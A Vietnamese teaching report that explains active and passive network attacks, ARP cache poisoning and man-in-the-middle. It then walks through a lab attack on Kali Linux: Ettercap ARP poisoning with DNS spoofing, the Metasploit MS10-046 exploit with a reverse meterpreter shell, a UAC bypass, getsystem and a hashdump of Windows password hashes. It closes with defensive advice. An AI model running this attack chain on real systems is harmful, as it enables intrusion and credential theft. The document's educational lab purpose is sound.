

NỘI DUNG SÁNG KIẾN KINH NGHIỆM

1. Trình bày về kỹ thuật khai thác tấn công chủ động – thụ động

1.1 Tấn công chủ động

Tấn công chủ động là tấn công trực tiếp vào một hoặc nhiều thiết bị trên mạng ví dụ như vào AP, STA. Những kẻ tấn công có thể sử dụng phương pháp tấn công chủ động để thực hiện các chức năng trên mạng. Cuộc tấn công chủ động có thể được dùng để tìm cách truy nhập tới 1 server để thăm dò, để lấy những dữ liệu quan trọng, thậm chí thực hiện thay đổi cấu hình cơ sở hạ tầng mạng.

Kiểu tấn công này dễ phát hiện nhưng khả năng phá hoại của nó rất nhanh và nhiều, khi phát hiện ra thì chúng ta chưa kịp có phương án đối phó thì nó đã thực hiện xong quá trình phá hoại. So với kiểu tấn công bị động thì tấn công chủ động có nhiều phương thức đa dạng hơn, ví dụ như: tấn công từ chối dịch vụ (DOS), sửa đổi thông tin (Message Modification), đóng gói, mạo danh, che dấu (Masquerade), lặp lại thông tin (Replay), bomb, spam mail.

1.2 Tấn công bị động

Tấn công bị động là kiểu tấn công không tác động trực tiếp vào thiết bị nào trên mạng, không làm cho các thiết bị trên mạng biết được hoạt động của nó, vì thế kiểu tấn công này nguy hiểm ở chỗ nó rất khó phát hiện.

Ví dụ như việc lấy trộm thông tin trong không gian truyền sóng của các thiết bị sẽ rất khó phát hiện dù thiết bị lấy trộm đó nằm trong vùng phủ sóng của mạng chứ chưa nói đến việc nó được đặt ở khoảng cách xa và sử dụng anten được hướng tới nơi phát sóng, khi đó cho phép kẻ tấn công giữ được khoảng cách thuận lợi mà không thể bị phát hiện. Các phương thức thường dùng trong tấn công bị động: nghe trộm (sniffing, eavesdropping), phân tích luồng thông tin (Traffic analyst).

2. Mạo danh truy cập trái phép


Việc mạo danh, truy cập trái phép là hành động tấn công của kẻ tấn công đối với bất kỳ một loại hình mạng máy tính nào, và đối với mạng Internet không đây cũng như vậy. Một trong những cách phổ biến là một máy tính tấn công bên ngoài giả mạo là máy bên trong mạng, xin kết nối vào mạng để rồi truy cập trái phép nguồn tài nguyên trên mạng.

Việc giả mạo này được thực hiện bằng cách giả mạo địa chỉ MAC, địa chỉ IP của thiết bị mạng trên máy tấn công thành các giá trị của máy đang sử dụng trong mạng, làm cho hệ thống hiểu nhầm và cho phép thực hiện kết nối. Ví dụ việc thay đổi giá trị MAC của card mạng không đây trên máy tính sử dụng hệ điều hành Windows hay UNIX đều hết sức dễ dàng, chỉ cần qua một số thao tác cơ bản của người sử dụng.

Các thông tin về địa chỉ MAC, địa chỉ IP cần giả mạo có thể lấy từ việc bắt trộm gói tin trên mạng. Biện pháp đối phó: việc giữ gìn bảo mật máy tính đang sử dụng, không cho ai vào dùng trái phép là nguyên lý rất đơn giản nhưng lại không **thừa để ngăn chặn việc mạo danh này. Việc mạo danh có thể xảy ra còn do quá trình chứng thực giữa các bên còn chưa chặt chẽ, vì vậy cần phải nâng cao khả năng này giữa các bên.**


3. Tấn công Man-in-the-Middle – Giả mạo ARP Cache

3.1 Man in the Middle:



Hình 1: Môi trường tấn công bằng MITM

Là một trong những kiểu tấn công mạng thường thấy nhất được sử dụng để chống lại những cá nhân và các tổ chức lớn chính, nó thường được viết tắt là MITM. Có thể hiểu nôm na rằng MITM giống như một kẻ nghe trộm. MITM hoạt động bằng cách thiết lập các kết nối đến máy tính nạn nhân và chuyển tiếp dữ liệu giữa chúng. Trong trường hợp bị tấn công, nạn nhân cứ tin tưởng là họ đang truyền thông một cách trực tiếp với nạn nhân kia, nhưng sự thực thì các luồng truyền thông lại bị thông qua host của kẻ tấn công. Và kết quả là các host này không chỉ có thể thông dịch dữ liệu nhạy cảm mà nó còn có thể gửi xen vào cũng như thay đổi luồng dữ liệu để kiểm soát sâu hơn những nạn nhân của nó.




Hình 2 : Tấn công Man-in-the-middle

3.2 Giả mạo ARP Cache

Đây là một hình thức tấn công MITM hiện đại có xuất xứ lâu đời nhất (đôi khi còn được biết đến với cái tên ARP Poison Routing), tấn công này cho phép hacker (nằm trên cùng một subnet với các nạn nhân của nó) có thể nghe trộm tất cả các lưu lượng mạng giữa các máy tính nạn nhân. Chúng tôi đã chọn đây là tấn công đầu tiên cần giới thiệu vì nó là một trong những hình thức tấn công đơn giản nhất nhưng lại là một hình thức hiệu quả nhất khi được thực hiện bởi kẻ tấn công.

Giao thức ARP được thiết kế để phục vụ cho nhu cầu thông dịch các địa chỉ giữa các lớp thứ hai và thứ ba trong mô hình OSI. Lớp thứ hai (lớp data-link) sử dụng địa chỉ MAC để các thiết bị phần cứng có thể truyền thông với nhau một cách trực tiếp. Lớp thứ ba (lớp mạng), sử dụng địa chỉ IP để tạo các mạng có khả năng mở rộng trên toàn cầu. Lớp data-link xử lý trực tiếp với các thiết bị được kết nối với nhau, còn lớp mạng xử lý các thiết bị được kết nối trực tiếp và không trực tiếp. Mỗi lớp có cơ chế phân định địa chỉ riêng, và chúng phải làm việc với nhau để tạo nên một mạng truyền thông. Với lý do đó, ARP được tạo với RFC 826, “*một giao thức phân định địa chỉ Ethernet - Ethernet Address Resolution Protocol*”.




Hình 3 : Quá trình phân giải ARP

Thực chất trong vấn đề hoạt động của ARP được tập trung vào hai gói, một gói ARP request và một gói ARP reply. Mục đích của request và reply là tìm ra địa chỉ MAC phần cứng có liên quan tới địa chỉ IP đã cho để lưu lượng có thể đến được đích của nó trong mạng. Gói request được gửi đến các thiết bị trong đoạn mạng, trong khi gửi nó nói rằng (đây chỉ là nhân cách hóa để giải thích theo hướng dễ hiểu nhất) “*Hey, địa chỉ IP của tôi là XX.XX.XX.XX, địa chỉ MAC của*

tôi là XX:XX:XX:XX:XX:XX. Tôi cần gửi một vài thư đến một người có địa chỉ XX.XX.XX.XX, nhưng tôi không biết địa chỉ phần cứng này nằm ở đâu trong đoạn mạng của mình. Nếu ai đó có địa chỉ IP này, xin hãy đáp trả lại kèm với địa chỉ MAC của mình!” Đáp trả sẽ được gửi đi trong gói ARP reply và cung cấp câu trả lời, *“Hey thiết bị phát. Tôi là người mà bạn đang tìm kiếm với địa chỉ IP là XX.XX.XX.XX. Địa chỉ MAC của tôi là XX:XX:XX:XX:XX:XX.”* Khi quá trình này hoàn tất, thiết bị phát sẽ cập nhật bảng ARP cache của nó và hai thiết bị này có thể truyền thông với nhau.

Việc giả mạo bảng ARP chính là lợi dụng bản tính không an toàn của giao thức ARP. Không giống như các giao thức khác, chẳng hạn như DNS (có thể được cấu hình để chỉ chấp nhận các nâng cấp động khá an toàn), các thiết bị sử dụng giao thức phân giải địa chỉ (ARP) sẽ chấp nhận nâng cấp bất cứ lúc nào. Điều này có nghĩa rằng bất cứ thiết bị nào có thể gửi gói ARP reply đến một máy tính khác và máy tính này sẽ cập nhật vào bảng ARP cache của nó ngay giá trị mới này. Việc gửi một gói ARP reply khi không có request nào được tạo ra được gọi là việc gửi ARP “vu vơ”. Khi các ARP reply vu vơ này đến được các máy tính đã gửi request, máy tính request này sẽ nghĩ rằng đó chính là đối tượng mình đang tìm kiếm để truyền thông, tuy nhiên thực chất họ lại đang truyền thông với một kẻ tấn công.



Hình 4 Quá trình giả mạo caching

II-Thực nghiệm

Nội dung chính các bước thực nghiệm:

Bước 1: Chạy chương trình Kali linux và khởi tạo metasploit

Bước 2: Sử dụng Ettercap thực hiện DNS spoofing

Bước 3: Tiến hành khai thác mã lỗi MS10-046

Bước 1: Chạy chương trình Kali linux và khởi tạo metasploit

Máy Kali linux (Attacker)

Thiết lập IP (hệ thống là các máy hệ điều hành Kali Linux)

Dùng tiện ích nano, thực hiện lệnh sau để thiết lập tin cấu hình interfaces

```
#nano /etc/network/interfaces
```

Thiết lập nội dung tập tin interfaces:

```
auto eth0
iface eth0 inet static
address 192.168.255.128
netmask 255.255.255.0
network 192.168.255.0
broadcast 192.168.255.255
gateway 192.168.255.2

# dns-* options are implemented by the resolvconf package, if installed
dns-nameservers 192.168.255.26
dns-search lytc.com
```

Trong đó:

+ **eth0** : chỉ là tên interface để phân biệt với các interface khác, việc gọi là **Interfaces** hay card mạng không quan trọng bạn nhé mình thấy gọi thế nào người nghe cũng hiểu cả.

+ **static**: khai báo sẽ gán IP tĩnh cho interface này

+ **192.168.255.128**: chỉ định IP cho interfaces.

+ **Netmask**: của IP này

+ **192.168.255.0**: dải mạng của IP 192.168.100.0.

+ **192.168.255.255**: địa chỉ Broadcast

+ **192.168.255.2**: địa chỉ của Default Gateway thường là IP LAN của modem ADSL.

+ **Dns-nameserver**: máy chủ này có DNS Server là 192.168.255.2 giúp phân giải name trong mạng.

+ **Dns-search**: ưu tiên tìm trong miền **lytc.com**

Để cập nhật thay đổi bạn cần restart lại card mạng, cú pháp kết quả như bên dưới là ok.

```
sudo /etc/init.d/networking restart
```

* Running /etc/init.d/networking restart is deprecated because it may not enable again some interfaces

* Reconfiguring network interfaces... [OK]

Sau khi restart bạn kiểm tra lại thông số ip đã được cập nhật hay chưa, lệnh.

```
#ifconfig eth0
```

+Máy Windows 7/ Windows 10: **192.168.255.129/24**

Khởi tạo môi trường metasploit

```
root@kali-nhanld:~# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.4-2015071403 ]
+ -- --=[ 1467 exploits - 840 auxiliary - 232 post ]
+ -- --=[ 432 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(ms10_046_shortcut_icon_dllloader) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(ms10_046_shortcut_icon_dllloader) > █
```

Hình 5: Thiết lập các thông số khởi tạo metasploit

Dùng lệnh show option để kiểm tra thông số metasploit

```
msf exploit(ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    80               yes       The daemon port to listen on (do not change)
  SSLCert    80               no        Path to a custom SSL certificate (default is randomly generated)
  UNCHOST    no               no        The host portion of the UNC path to provide to clients (ex: 1.2.3.4).
  URIPATH    /                yes       The URI to use (do not change).

Payload options (windows/meterpreter/reverse_https):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: , , seh, thread, process, none)
  LHOST     192.168.1.1     yes       The local listener hostname
  LPORT     8443            yes       The local listener port

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf exploit(ms10_046_shortcut_icon_dllloader) > █
```

Hình 6 : Hiện thị thông tin về tham số metasploit

Chạy một tiến trình ngầm để theo dõi thông tin gửi về từ máy Windows7/Windows 10.

```
msf exploit(ms10_046_shortcut_icon_dllloader) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:8443/
[*] Send vulnerable clients to \\192.168.255.128\gvtowBEW\
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*] Using URL: http://192.168.255.128:80/
[*] Server started.
```


Hình 7 : Dùng lệnh exploit với tham số -j

Bước 2: Sử dụng Ettercap thực hiện DNS spoofing

```
root@kali-nhanld: ~  
#####  
# some MX examples  
#  
alor.org MX 127.0.0.1  
naga.org MX 127.0.0.1  
example.org MX 127.0.0.2  
microsoft.com MX 2001:db8::1ce:c01d:bee3  
  
#####  
# This messes up NetBIOS clients using DNS  
# resolutions. I.e. Windows/Samba file sharing.  
#  
LAB-PC* WINS 127.0.0.1  
  
#####  
# some service discovery examples  
  
xmpp-server._tcp.jabber.org SRV 192.168.1.10:5269  
ldap._udp.mynet.com SRV [2001:db8:c001:beef::1]:389  
  
#####  
# little example for TXT records  
#  
naga.org TXT "v=spf1 ip4:192.168.1.2 ip6:2001:db8:d0b1:beef::2 -all"  
  
# vim:ts=8:noexpandtab  
mail.google.com A 192.168.255.128  
mail.google.com PTR 192.168.255.128
```

Hình 8 : Thiết lập thông số ettercap DNS

```
root@kali ~:~# ettercap -T -q -M arp:remote -P dns_spoof -i eth0 /192.168.255.129/ //  
-T: Text mode  
-q: quiet  
-M: Man in the middle  
-i: interface  
-P: su dung plugin, ta dang su dung dns_spoof
```

Hình 10 : Thiết lập thông số cho câu lệnh ettercap cho phép tấn công MITM

```

root@kali-vm:~# ettercap -T -q -M arp:remote -F dns_spoof -I eth0 77/192.168.255.129/ 77/
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:29:C0:4B
         192.168.255.128/255.255.255.0
         fe80::20c:29ff:fe29:c04b/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
/ |======> | 63.14 %

```

Hình 11: Quá trình ettercap diễn ra

Bước 3: Tiến hành khai thác mã lỗi MS10-046

Khi máy windows truy cập vào website giả mạo lập tức tín hiệu được gửi về cho máy attacker biết rằng phiên làm việc đã được mở (cổng được mở để dễ dàng khai thác)

```

[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending 301 for /gvtowBEW ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW/
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /gvtowBEW/ ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW/desktop.ini
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending 404 for /gvtowBEW/desktop.ini ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending 301 for /gvtowBEW ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW/
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /gvtowBEW/ ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending LNK file
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW/KrudBaKz.dll.manifest
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending 404 for /gvtowBEW/KrudBaKz.dll.manifest ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending DLL payload
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW/KrudBaKz.dll.123.Manifest
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending 404 for /gvtowBEW/KrudBaKz.dll.123.Manifest ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW/KrudBaKz.dll.124.Manifest
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending 404 for /gvtowBEW/KrudBaKz.dll.124.Manifest ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW/KrudBaKz.dll.2.Manifest
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending 404 for /gvtowBEW/KrudBaKz.dll.2.Manifest ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending 301 for /gvtowBEW ...
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND request for /gvtowBEW/
[*] 192.168.255.129 ms10_046_shortcut_icon_dllloader - Sending directory multistatus for /gvtowBEW/ ...
[*] 192.168.255.129:49277 (UUID: 158e25ae8bcfb45/x86=1/windows=1/2015-09-17T07:50:15Z) Staging Native payload ...
[*] Meterpreter session 1 opened (192.168.255.128:8443 -> 192.168.255.129:49277) at 2015-09-17 03:50:15 -0400

```

Hình 12 : Session 1 đã được mở từ máy windows gửi về.

```

Active sessions
=====
  Id  Type                Information                                     Connection
  --  --
  1   meterpreter x86/win32 victim-PC\victim @ VICTIM-PC 192.168.255.128:8443 -> 192.168.255.129:49277 (192.168.255.129)

msf exploit(bypassuac_injection) > rexploit
[*] Reloading module...
[*] Started reverse handler on 192.168.255.128:4444
[+] Windows 7 (Build 7600). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[*] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 1900
[*] Sending stage (885806 bytes) to 192.168.255.129
[*] Meterpreter session 2 opened (192.168.255.128:4444 -> 192.168.255.129:49279) at 2015-09-17 03:53:16 -0400
[+] Deleted C:\Users\victim\AppData\Local\Temp\ukCrCogA.dll
[*] Waiting 0s before file cleanup...
[!] This exploit may require manual cleanup of 'C:\Windows\System32\sysprep\CRYPTBASE.dll' on the target

```

Hình 13 : Mở lại phiên kết nối số 2 (session 2 opened)

Truy cập và khai thác với quyền hệ thống và lấy file password từ quyền hệ thống trên windows

```

meterpreter >
meterpreter > getuid
Server username: victim-PC\victim
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

```

Hình 14 : dùng lệnh hashdump file sam trên Windows

III-Đánh giá, kiến nghị

+Đánh giá kết quả :

Như vậy, qua phần trình bày cơ sở lý thuyết cũng như phần thực nghiệm bằng việc khai thác bằng mã lỗi ms10-046 cho chúng ta nhận định về đặc điểm của mã lỗi này như sau : MS10-046 lỗ hổng được công bố công khai trong Windows Shell (lỗi shortcut). Các lỗ hổng có thể cho phép thực thi mã từ xa nếu biểu tượng của một phím tắt thiết kế đặc biệt được hiển thị. Một kẻ tấn công khai thác thành công lỗ hổng này có thể đạt được các quyền người dùng tương tự như người dùng cục bộ(local).

+Kiến nghị

Lỗi "shortcut" được phát hiện lần đầu tiên vào giữa tháng 6 bởi VirusBlokAda, một hãng bảo mật tại Belarus nhưng phải đến ngày 15-7 thì lỗi mới nhanh chóng thu hút được sự chú ý rộng rãi sau khi blogger chuyên về bảo mật Brian Krebs cảnh báo về nó. Một ngày sau đó, Microsoft chính thức xác nhận về lỗi và cảnh báo về loại sâu "Stuxnet" được dùng để khai thác lỗi, tập trung tấn công vào các hệ thống lớn như doanh nghiệp đang dùng hệ điều hành Windows.

Mã khai thác được phát tán tràn lan trên mạng. Sau Stuxnet, hàng loạt mã độc khác như Sality, Vobfus và Chymine được sản sinh để khai thác lỗi. Ngay chính hãng Microsoft lẫn các hãng bảo mật đều lên tiếng cảnh báo người dùng lẫn doanh nghiệp lưu ý mức độ nguy hiểm của lỗi này. Trung tâm an ninh mạng Bkis cho biết tính riêng tại Việt Nam đã có đến 30.800 máy tính bị nhiễm virus bắt nguồn từ lỗi "Shortcut". Cả Bkis và Sophos cùng phát hành công cụ ngăn ngừa và quét virus tạm thời trước khi có bản vá chính thức từ Microsoft.

Qua lời cảnh báo của các hãng bảo mật và ngay chính hãng Microsoft cho phép tôi đưa ra một số kiến nghị để nâng cao độ an toàn trong công tác bảo mật như sau:

- Tuyệt đối không truy cập các đường kết nối lạ (các đường link), không rõ nguồn gốc.
- Hạn chế sử dụng đĩa USB để chép tràn lan trên hệ thống
- Hạn chế truy cập e-mail lạ
- Luôn luôn dùng phần mềm virus có bản quyền
- Hệ điều hành Windows và các trình duyệt phải luôn luôn được cập nhật và chạy các bản vá lỗi do hãng Microsoft phát hành từ nguồn chính thống.